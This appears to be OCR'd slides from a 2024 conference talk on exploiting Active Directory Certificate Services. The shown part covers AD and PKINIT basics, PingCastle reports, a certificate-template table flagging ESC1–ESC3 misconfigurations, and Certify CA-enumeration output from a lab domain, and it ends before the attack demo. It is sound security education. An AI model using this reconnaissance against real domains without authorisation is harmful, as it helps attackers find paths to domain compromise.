Active Directory Certificate Services Exploitation

LuxCamp 2024 Edition

10.08.2024, LuxCamp 2024 der LuXeria, Brütisellen
Emanuel Duss <emanuel.duss@compass-security.com>

Agenda

- Active Directory Introduction
- Active Directory Information Gathering


- AD Certificate Services Introduction
- AD Certificate Services for Attackers
- AD Certificate Services Example Attack

- Live Demo

Slides:
https://github.com/luxeria/slides/tree/master/LuxCamp2024

Active Directory Introduction

Active Directory




- Active Directory (AD) is a directory service (database) developed by Microsoft
- Used for centralized management of the IT infrastructure
- Relies heavily on DNS, LDAP, NTLM, Kerberos (Microsoft's version) and SMB
- Structured in objects
  - Resources (e.g. file shares, printers)
  - Accounts / Security Principals (e.g. users, groups, computers, servers)
- A collection of objects is called a domain, stored on the Domain Controller (DC)
  - Domains identified by DNS name (e.g. example.net, foobar.local)


Active Directory for Attackers

- The AD is interesting for attackers, because if this is compromised, nearly everything is compromised.
- AD infrastructure can be very complex
  - There are common misconfigurations and pitfalls that can be abused by attackers
- Common Mistakes
  - All computers have the same local admin password
  - Least privilege principle is often not applied
  - Accounts with too much privileges used
  - Sensitive information on shares a user can access
  - Product specific attacks (WSUS, SCCM, AD CS, …)
  - Protocol specific attacks (DNS, LDAP, SMB, RPC, Kerberos, NTLM, …)

- Today, we will focus on Active Directory Certificate Services (AD CS)

AD Information Gathering






PingCastle

- «Get Active Directory Security at 80% in 20% of the time.»
- «Ping Castle is a tool designed to **assess quickly the Active Directory security** level with a methodology based on risk assessment and a maturity framework. It does not aim at a perfect evaluation but rather as an **efficiency compromise**.»
- Main features:
  - Healthcheck of the domain
  - Cartography of domain trusts
  - Scanner for various settings (LAPS, local admins, shares, SMB protocol settings, print spooler)
- Requires access to the domain as a low-privileged user via DNS, LDAP and SMB
- Open source and free to use for non-commercial purposes.
- Very easy to use. Vulnerabilities and recommendations are included.
- Web: https://www.pingcastle.com, https://github.com/vletoux/pingcastle

Example Report



Risk model

Stale Objects	Privileged accounts	Trusts	Anomalies
Inactive user or computer	Account take over	Old trust protocol	Audit
Network topography	ACL Check	SID Filtering	Backup
Object configuration	Admin control	SIDHistory	Certificate take over
Obsolete OS	Irreversible change	Trust impermeability	Golden ticket
Old authentication protocols	Privilege control	Trust inactive	Local group vulnerability
Provisioning			Network sniffing
Replication			Pass-the-credential
Vulnerability management			Password retrieval
			Reconnaissance
			Temporary admins
			Weak password

https://www.pingcastle.com/PingCastleFiles/ad_hc_test.mysmartlogon.com.html

Active Directory Certificate Services


Authentication in Active Directory

- Authentication in AD is mostly done using the NTLM or Kerberos protocol
- NTLM uses a challenge-response protocol
  - To authenticate, a challenge from the server is encrypted using a key derived from the password
- Kerberos uses symmetric cryptography and a central key server (KDC)
  - To authenticate, a timestamp is encrypted using a key derived from the password
- The Kerberos PKINIT extension allows authentication based on certificates
  - To authenticate, a timestamp is signed using a the certificate's private key
  - Typically used for smart card logins
  - The client get's a ticket which can be used further
- For certificate authentication, the issuing certificate authority (CA) must be trusted by KDC
- For this, a public key infrastructure (PKI) is needed.

AD CS Introduction

- Active Directory Certificate Services (AD CS) is a CA provided by Microsoft to build a PKI
- Heavily integrated into Active Directory
- It manages certificates and private/public keys for various purposes:
  - S/MIME
  - VPN/IPSec
  - Smartcard logins
  - SSL/TLS
  - Digital signatures
  - **Client authentication**
  - Etc.
- AD CS can be assigned as a role to a server within the AD
- Based on certificate templates to allow specific users to enroll for specific purposes

AD CS Building Blocks



Common Terms

- **PKI** (Public Key Infrastructure) - a system to manage certificates/public key encryption
- **AD CS** (Active Directory Certificate Services) - Microsoft's PKI implementation
- **CA** (Certificate Authority) - PKI server that issues certificates
- **Enterprise CA** - CA integrated with AD (as opposed to a standalone CA), offers certificate templates
- **Certificate Template** - a collection of settings and policies that defines the contents of a certificate issued by an enterprise CA
- **SAN** - Subject Alternative Name, additional entity/subject bound to the certificate


Information Gathering & Interaction

- Both Windows onboard tools and third-party party software available

- Windows Tools:
  - Certutil.exe
  - Certificate manager (certmgr.msc)

- Third-Party Tools:
  - PingCastle: https://pingcastle.com/
  - Certify: https://github.com/GhostPack/Certify
  - Certipy: https://github.com/ly4k/Certipy
  - BloodHound: https://github.com/SpecterOps/BloodHound

PingCastle



Name	Destination	Manager approval	Enrollee can supply subject	Issuance requirements	Vulnerable ACL	Everyone can enroll
Administrator	User	NO	NO	NO	NO	NO
DirectoryEmailReplication	Computer	NO	NO	NO	NO	NO
DomainController	Computer	NO	NO	NO	NO	NO
DomainControllerAuthentication	Computer	NO	NO	NO	NO	NO
EFS	User	NO	NO	NO	NO	YES
EFSRecovery	User	NO	NO	NO	NO	NO
ESC1	User	NO	YES	NO	NO	YES
ESC2	User	NO	NO	NO	NO	YES
ESC3-CRA	User	NO	NO	NO	NO	YES
ESC3	User	NO	NO	YES	NO	YES

Certify CA Information

```
> certify.exe cas

[*] Root CAs
    Cert SubjectName              : CN=DC1-CA, DC=winattacklab, DC=local
    Cert Thumbprint               : 42EDDDF96896B8DC306B6A048745CD6723A8A410
    Cert Serial                   : 6BC8F8CBBEB1719D4A595AD5053EA33B
    Cert Start Date               : 8/23/2022 1:19:14 PM
    Cert End Date                 : 8/23/2027 1:29:13 PM
    Cert Chain                    : CN=DC1-CA,DC=winattacklab,DC=local

[*] NTAuthCertificates - Certificates that enable authentication:
    Cert SubjectName              : CN=DC1-CA, DC=winattacklab, DC=local
    Cert Thumbprint               : 42EDDDF96896B8DC306B6A048745CD6723A8A410
    Cert Serial                   : 6BC8F8CBBEB1719D4A595AD5053EA33B
    Cert Start Date               : 8/23/2022 1:19:14 PM
    Cert End Date                 : 8/23/2027 1:29:13 PM
    Cert Chain                    : CN=DC1-CA,DC=winattacklab,DC=local
```

Certify CA Information (cont.)

```
[*] Enterprise/Enrollment CAs:
    Enterprise CA Name            : DC1-CA
    DNS Hostname                  : DC1.winattacklab.local
    FullName                      : DC1.winattacklab.local\DC1-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
    [CUT]
    Cert Chain                    : CN=DC1-CA,DC=winattacklab,DC=local

CA Permissions                    :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                           Principal

      Allow  Enroll                           NT AUTHORITY\Authenticated
      Allow  ManageCA, ManageCertificates     BUILTIN\Administrators
      Allow  ManageCA, ManageCertificates     winattacklab\Domain Admins
